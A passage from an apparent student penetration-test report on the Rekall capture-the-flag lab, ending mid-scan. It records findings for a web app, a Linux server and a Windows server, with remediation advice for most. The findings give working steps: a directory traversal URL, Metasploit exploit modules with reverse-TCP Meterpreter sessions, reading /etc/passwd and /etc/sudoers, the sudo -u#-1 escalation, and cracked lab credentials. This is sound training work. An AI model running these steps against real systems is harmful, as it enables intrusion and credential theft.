Remediation	Avoid Using exec(), shell_exec(), system() or passthru(), Avoid Using Weak Sanitization Methods, Avoid Displaying Verbose Error Messages, Use a PHP Security Linter

Vulnerability 15	Findings
Title	Flag 15- Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	The site says "New" Rekall Disclaimer providing a hint that there was an old one. Using the vulnerability from flag 10 and 11, we run an ls and see that there is a directory called old_disclaimers. We then changed the URL to : 192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt.

<b>Images</b>	
<b>Affected Hosts</b>	Disclaimer.php
<b>Remediation</b>	<p>File system calls and user-supplied input can be dangerous together, so avoid it when possible ,When you are templating or using language files, you should use indexes instead of the actual sections of the file name,Prevent the user from supplying the whole path,Validate the user-supplied input by comparing it to a whitelist, Utilize chroot jails and access policies to control where files can be saved and retrieved ,If you must use user-supplied input in file operations, the input must be normalized before being used in files or APIs.</p>

## Linux Server

Vulnerability 1	Findings
<b>Title</b>	Flag 1- Open Sourced Exposed Data
<b>Type (Web app / Linux OS / WIndows OS)</b>	Linux OS
<b>Risk Rating</b>	Low
<b>Description</b>	On the Domain Dossier page, viewing the WHOIS data for totalrekall.xyz
<b>Images</b>	<pre>Queried whois.godaddy.com with "totalrekall.xyz"... Domain Name: totalrekall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2025-02-03T15:00:39Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2026-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax:</pre>
<b>Affected Hosts</b>	<a href="https://centralops.net/co/DomainDossier.aspx">https://centralops.net/co/DomainDossier.aspx</a>

<b>Remediation</b>	Adding services through the domain can help hide personal information.
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Vulnerability 2	Findings
<b>Title</b>	Flag 2- Ping totalrekall.xyz
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Low
<b>Description</b>	Ping the domain totalrekall.xyz
<b>Images</b>	<pre>(root㉿kali)-[~] └─# ping totalrekall.xyz PING totalrekall.xyz (76.223.105.230) 56(84) bytes of data. 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=1 ttl=243 time=9.78 ms (note: issue giving wrong ip, instructor gave correct ip)</pre>
<b>Affected Hosts</b>	34.102.136.180
<b>Remediation</b>	It's difficult to hide your IP address

Vulnerability 3	Findings																																										
<b>Title</b>	Flag 3- Open Sourced Exposed Data																																										
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS																																										
<b>Risk Rating</b>	Low																																										
<b>Description</b>	On crt.sh, searched up totalrekall.xyz																																										
<b>Images</b>	<table border="1"> <tr> <td>6095738637</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>flag3-s7euwehd.totalrekall.xyz</td> <td>repository/LCN=GoDaddySecureCertificateAuthority-G2</td> </tr> <tr> <td>6095738716</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>flag3-s7euwehd.totalrekall.xyz</td> <td>C=AT,O=ZeroSSL,CN=ZeroSSL RSA</td> </tr> <tr> <td>6095204253</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>totalrekall.xyz</td> <td>Domain Secure Site CA</td> </tr> <tr> <td>6095204153</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>totalrekall.xyz</td> <td>C=AT,O=ZeroSSL,CN=ZeroSSL RSA</td> </tr> <tr> <td></td> <td></td> <td></td> <td></td> <td>www.totalrekall.xyz</td> <td>Domain Secure Site CA</td> </tr> <tr> <td></td> <td></td> <td></td> <td></td> <td>totalrekall.xyz</td> <td>C=AT,O=ZeroSSL,CN=ZeroSSL RSA</td> </tr> <tr> <td></td> <td></td> <td></td> <td></td> <td>www.totalrekall.xyz</td> <td>Domain Secure Site CA</td> </tr> </table>	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	repository/LCN=GoDaddySecureCertificateAuthority-G2	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	Domain Secure Site CA	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA					www.totalrekall.xyz	Domain Secure Site CA					totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA					www.totalrekall.xyz	Domain Secure Site CA
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				totalrekall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA																																						
				www.totalrekall.xyz	Domain Secure Site CA																																						
<b>Affected Hosts</b>	Certificates issued to company																																										
<b>Remediation</b>	Adding services through the domain can help hide personal information.																																										

Vulnerability 4	Findings
<b>Title</b>	Flag 4- Number of Hosts
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS

<b>Risk Rating</b>	Medium
<b>Description</b>	Zenmap scan found 5 hosts being affected
<b>Images</b>	<pre> Scanning 5 hosts [1000 ports/host] Discovered open port 8080/tcp on 192.168.13.10 Discovered open port 8080/tcp on 192.168.13.12 Discovered open port 22/tcp on 192.168.13.14 Discovered open port 80/tcp on 192.168.13.11 Discovered open port 80/tcp on 192.168.13.13 Discovered open port 8009/tcp on 192.168.13.10 Completed SYN Stealth Scan against 192.168.13.10 in 0.08s (4 hosts left) Completed SYN Stealth Scan against 192.168.13.11 in 0.08s (3 hosts left) Completed SYN Stealth Scan against 192.168.13.12 in 0.08s (2 hosts left) Completed SYN Stealth Scan against 192.168.13.13 in 0.08s (1 host left) Completed SYN Stealth Scan at 19:24, 0.08s elapsed (5000 total ports) Initiating Service scan at 19:24 Scanning 6 services on 5 hosts Completed Service scan at 19:24, 12.36s elapsed (6 services on 5 hosts) Initiating OS detection (try #1) against 5 hosts </pre>
<b>Affected Hosts</b>	192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14
<b>Remediation</b>	The Nmap scan results provide valuable information about the open ports and running services on the target systems. By analyzing this data, you can identify potential security risks and vulnerabilities. For example, the presence of unnecessary open ports or outdated services with known vulnerabilities can indicate areas that require further investigation and remediation. (from labex.io)


Vulnerability 5		Findings
<b>Title</b>	Flag 5- Drupal Host	
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS	
<b>Risk Rating</b>	High	
<b>Description</b>	Ran a Zenmap scan to find the host running Drupal. Shows a vulnerability to CVE-2019-6430	

<b>Images</b>	<pre> Zenmap Scan Tools Profile Help Target: 192.168.13.0/24 Profile: Intense scan, all TCP ports Scan Cancel Command: nmap -p 1-65535 -T4 -A -v 192.168.13.0/24 Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans OS Host 192.168.13.1 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 nmap -p 1-65535 -T4 -A -v 192.168.13.0/24 1 0.01 ms 192.168.13.12 Nmap scan report for 192.168.13.13 Host is up (0.0000080s latency). Not shown: 65534 closed tcp ports (reset) PORT      STATE SERVICE VERSION 80/tcp     open  http   Apache httpd 2.4.25 ((Debian))  _http-server-header: Apache/2.4.25 (Debian)  _http-generator: Drupal 8 (<a href="https://www.drupal.org">https://www.drupal.org</a>)  _http-robots.txt: 22 disallowed entries (15 shown)  _/core/ /profiles/ /README.txt /web.config /admin/  /comment/reply/ /filter/tips /node/add/ /search/ /user/-register/  /user/password/ /user/login/ /user/logout/ /index.php/admin/  /_index.php/comment/reply/  _http-methods:  _ Supported Methods: POST GET HEAD OPTIONS  _http-title: Home   Drupal CVE-2019-6340  _http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03 MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 </pre>
<b>Affected Hosts</b>	192.168.13.13
<b>Remediation</b>	<a href="https://nvd.nist.gov/vuln/detail/CVE-2019-6340">https://nvd.nist.gov/vuln/detail/CVE-2019-6340</a> make sure has latest security patch

Vulnerability 6	Findings
<b>Title</b>	Flag 6- Nessus scan on 192.168.13.12
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Ran a Nessus scan against 192.168.13.12. One critical vulnerability for Apache Struts(CVE-2017-5638). The ID# was the flag which was 97610

<b>Images</b>	
<b>Affected Hosts</b>	192.168.13.12
<b>Remediation</b>	<a href="https://nvd.nist.gov/vuln/detail/CVE-2017-5638">https://nvd.nist.gov/vuln/detail/CVE-2017-5638</a> make sure has latest security patch



Vulnerability 7	Findings
<b>Title</b>	Flag 7- Apache Tomcat Remote Code Execution
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Went into msfconsole. Used exploit(multi/http/tomcat_jsp_upload_bypass) to get into a meterpreter session. Set RHOSTS to 192.168.13.10. Used a find command to find the flag, then cat the file.
<b>Images</b>	 
<b>Affected Hosts</b>	192.168.13.10
<b>Remediation</b>	Make sure Apache has the latest security patches

Vulnerability 8	Findings
Title	Flag 8- Shellshock
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Went into msfconsole. Used exploit(multi/http/apache_mod_cgi_bash_env_exec). Set the TARGETURI to /cgi-bin/shockme.cgi and RHOSTS to 192.168.13.11. Then cat /etc/sudoers file and flag 8 was found scrolling through the sudoers file.
Images	
Affected Hosts	192.168.13.11
Remediation	<p><a href="https://www.crowdstrike.com/en-us/blog/mitigating-bash-shellshock/">https://www.crowdstrike.com/en-us/blog/mitigating-bash-shellshock/</a></p> <p>Shellshock type attacks can be avoided by not processing user data directly as variables in web/bash code, sanitizing user input and removing un-needed characters. Utilize the free CrowdStrike Shellshock Scanner, Monitor logs for evidence of attempted or successful command execution. (from crowdstrike)</p>

Vulnerability 9	Findings
Title	Flag 9- Additional Vulnerabilities on affected Host - 192.168.13.11

Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Using the same meterpreter shell as flag 8, cat /etc/passwd revealed flag 9.
Images	<pre> meterpreter &gt; cat /etc/passwd root:x:0:0:root:/root:/bin/bash      Scans     Settings daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/sbin/nologin sys:x:3:3:sys:/dev:/sbin/nologin    My Scans sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice: </pre>
Affected Hosts	192.168.13.11
Remediation	<p><a href="https://www.crowdstrike.com/en-us/blog/mitigating-bash-shellshock/">https://www.crowdstrike.com/en-us/blog/mitigating-bash-shellshock/</a></p> <p>Shellshock type attacks can be avoided by not processing user data directly as variables in web/bash code,sanitizing user input and removing un-needed characters,Utilize the free CrowdStrike Shellshock Scanner,Monitor logs for evidence of attempted or successful command execution.(from crowdstrike)</p>

Vulnerability 10	Findings
Title	Flag 10- Struts-CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Used msfconsole. Used exploit(multi/http/struts2_content_type_ogn1). Set RHOSTS to 192.168.13.12. Initially it said that no meterpreter session was created but when putting sessions -i showed a session was active. Went into the session and ran ls to see the flag file which was flagisinthisfile.7z. cat that file and flag 10 appeared.

<p><b>Images</b></p>  <pre> msf6 exploit(multi/http.struts2_content_type_ognl) &gt; set RHOSTS 192.168.13.12 RHOSTS =&gt; 192.168.13.12 msf6 exploit(multi/http.struts2_content_type_ognl) &gt; run [*] Started reverse TCP handler on 172.26.176.11:4444 [*] Sending stage (3012548 bytes) to 192.168.13.12 [*] Meterpreter session 6 opened (172.26.176.11:4444 -&gt; 192.168.13.12:38420 ) at 2025-03-04 20:19:39 -0500 [*] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check Jakarta Multipart Parser RCE ... TARGETURI =&gt; /test [*] Exploit completed, but no session was created. msf6 exploit(multi/http.struts2_content_type_ognl) &gt; sessions -i Active sessions [*] 6  meterpreter x64/linux  root @ 192.168.13.12  172.26.176.11:4444 -&gt; 192.168.13.12:38420  (192.168.13.12) [*] 6  meterpreter x64/linux  root @ 192.168.13.12  172.26.176.11:4444 -&gt; 192.168.13.12:38420  (192.168.13.12)  msf6 exploit(multi/http.struts2_content_type_ognl) &gt; sessions -i 6 [*] Starting interaction with 6... [*] Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later [*] Alternatively, apply the workaround referenced in the vendor advisory.  meterpreter &gt;  </pre>  <pre> File Actions Edit View Help 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 run 040755/rwxr-xr-x 4096 dir 2019-05-11 00:21:02 -0400 sbin 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 srv 040555/r-xr-xr-x 0 dir 2025-03-04 18:36:21 -0500 sys 041777/rwxrwxrwx 4096 dir 2025-03-04 20:19:39 -0500 tmp 040755/rwxr-xr-x 4096 dir 2022-02-08 09:17:38 -0500 usr 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 var  meterpreter &gt; pwd / meterpreter &gt; cd root meterpreter &gt; pwd /root meterpreter &gt; ls Listing: /root ===== Name ----- 040755/rwxr-xr-x 4096 dir 2022-02-08 09:17:45 -0500 .m2 100644/rw-r--r-- 194 fil 2022-02-08 09:17:32 -0500 flagisinthefile.7z meterpreter &gt; cat flagisinthefile.7z 7z++'fv*%!++#flag 10 is wjasdfsdkg +3+e++36=+t***#++@+{***+&lt;+Hvw{I+***+W+ +-----+ Proactive Se...+-----+ So,E+Q*****+T*****?+;+&lt;+Ex +***+* +-----+ Upgrading to Apache Struts version 2.3.32 / 2.5.10.1 or later. # +-----+ Alternatively, apply the workaround referenced in the vendor advisory.  n+]meterpreter &gt;  </pre>
--


Vulnerability 11	Findings
Title	Flag 11- Drupal-CVE-2019-6340
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Using Drupal information from flag 5 we did an msfconsole. Used exploit(unix/webapp/drupal_restws_unserialize). Set RHOSTS to 192.168.13.13 and LHOST to 192.168.13.1. In meterpreter, ran getuid to find hostname,www-data, which was the flag


<b>Images</b>	<p>The screenshot shows the Metasploit Framework interface. The exploit target is set to 'Drupal 8 (https://www.drupal.org)'. The payload is 'php/meterpreter/reverse_tcp'. The exploit configuration includes setting LHOST to 192.168.13.1 and LPORT to 4444. The exploit session is active, showing a meterpreter shell on the target host.</p>
<b>Affected Hosts</b>	192.168.13.13
<b>Remediation</b>	<a href="https://nvd.nist.gov/vuln/detail/CVE-2019-6340">https://nvd.nist.gov/vuln/detail/CVE-2019-6340</a> make sure has latest security patch

Vulnerability 12	Findings
Title	Flag 12- CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	WHOIS data revealed a user sshuser Alice. sshd into Alice using ssh alice@192.168.13.14 and the password was alice. Alice had no sudo privileges so we needed to get into root. used command sudo -u#-1 su and got into root. Then used a find command to grab the flag then cat the path to the file to reveal the flag contents.

<b>Images</b>	<pre>Could not chdir to home directory /home/alice: No such file or directory \$ cat /etc/sudoers cat: /etc/sudoers: Permission denied \$ sudo -u#-1 su root@254cf2b554a5:/# find . flag   grep flag ./root/<b>flag12.txt</b> Tech ID: CR534505110 ./sys/devices/platform/serial8250/tty/ttyS2/<b>Flags</b> ./sys/devices/platform/serial8250/tty/ttyS0/<b>Flags</b> ./sys/devices/platform/serial8250/tty/ttyS3/<b>Flags</b> ./sys/devices/platform/serial8250/tty/ttyS1/<b>Flags</b> ./sys/devices/virtual/net/eth0/<b>Flags</b> ./sys/devices/virtual/net/lo/<b>Flags</b> ./sys/module/scsi_mod/parameters/default_dev_<b>Flags</b> ./proc/sys/kernel/acpi_video_<b>Flags</b> ./proc/sys/kernel/sched_domain/cpu0/domain0/<b>Flags</b> ./proc/sys/kernel/sched_domain/cpu1/domain0/<b>Flags</b> ./proc/kpage<b>Flags</b> find: 'flag': No such file or directory root@254cf2b554a5:/# cat ./root/flag12.txt d7sdflksdf384 SSEC: unsigned</pre>
<b>Affected Hosts</b>	192.168.13.14
<b>Remediation</b>	<a href="https://nvd.nist.gov/vuln/detail/CVE-2019-14287">https://nvd.nist.gov/vuln/detail/CVE-2019-14287</a> make sure has latest security patches

## Windows Server

Vulnerability 1	Findings
<b>Title</b>	Flag 1- totalrekall GitHub page
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	Low
<b>Description</b>	<p>Searched GitHub for totalrekall repository. In the repository there is xampp.users and within contains credentials of trivera and the password hashes. Put the password hashes into a txt file and use John to solve the password.</p> <p>user: trivera password: Tanya4life</p>
<b>Images</b>	


	
<b>Affected Hosts</b>	
<b>Remediation</b>	Don't leave credentials and hashes on a public repository

Vulnerability 2	Findings
<b>Title</b>	Flag 2- Nmap Scan to see network hosts
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	Medium
<b>Description</b>	Ran an Nmap scan on 172.22.117.0/24 revealed two IPs with open ports. HTTP was open on Windows10, so we entered 172.22.117.20 into a web browser and it prompted us with credentials. Using the credentials from flag 1 worked and revealed a text file with flag 2 inside.


```
root@kali:~/Documents/day_1 ~
# nmap 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2025-03-06 18:51 EST
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00039s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
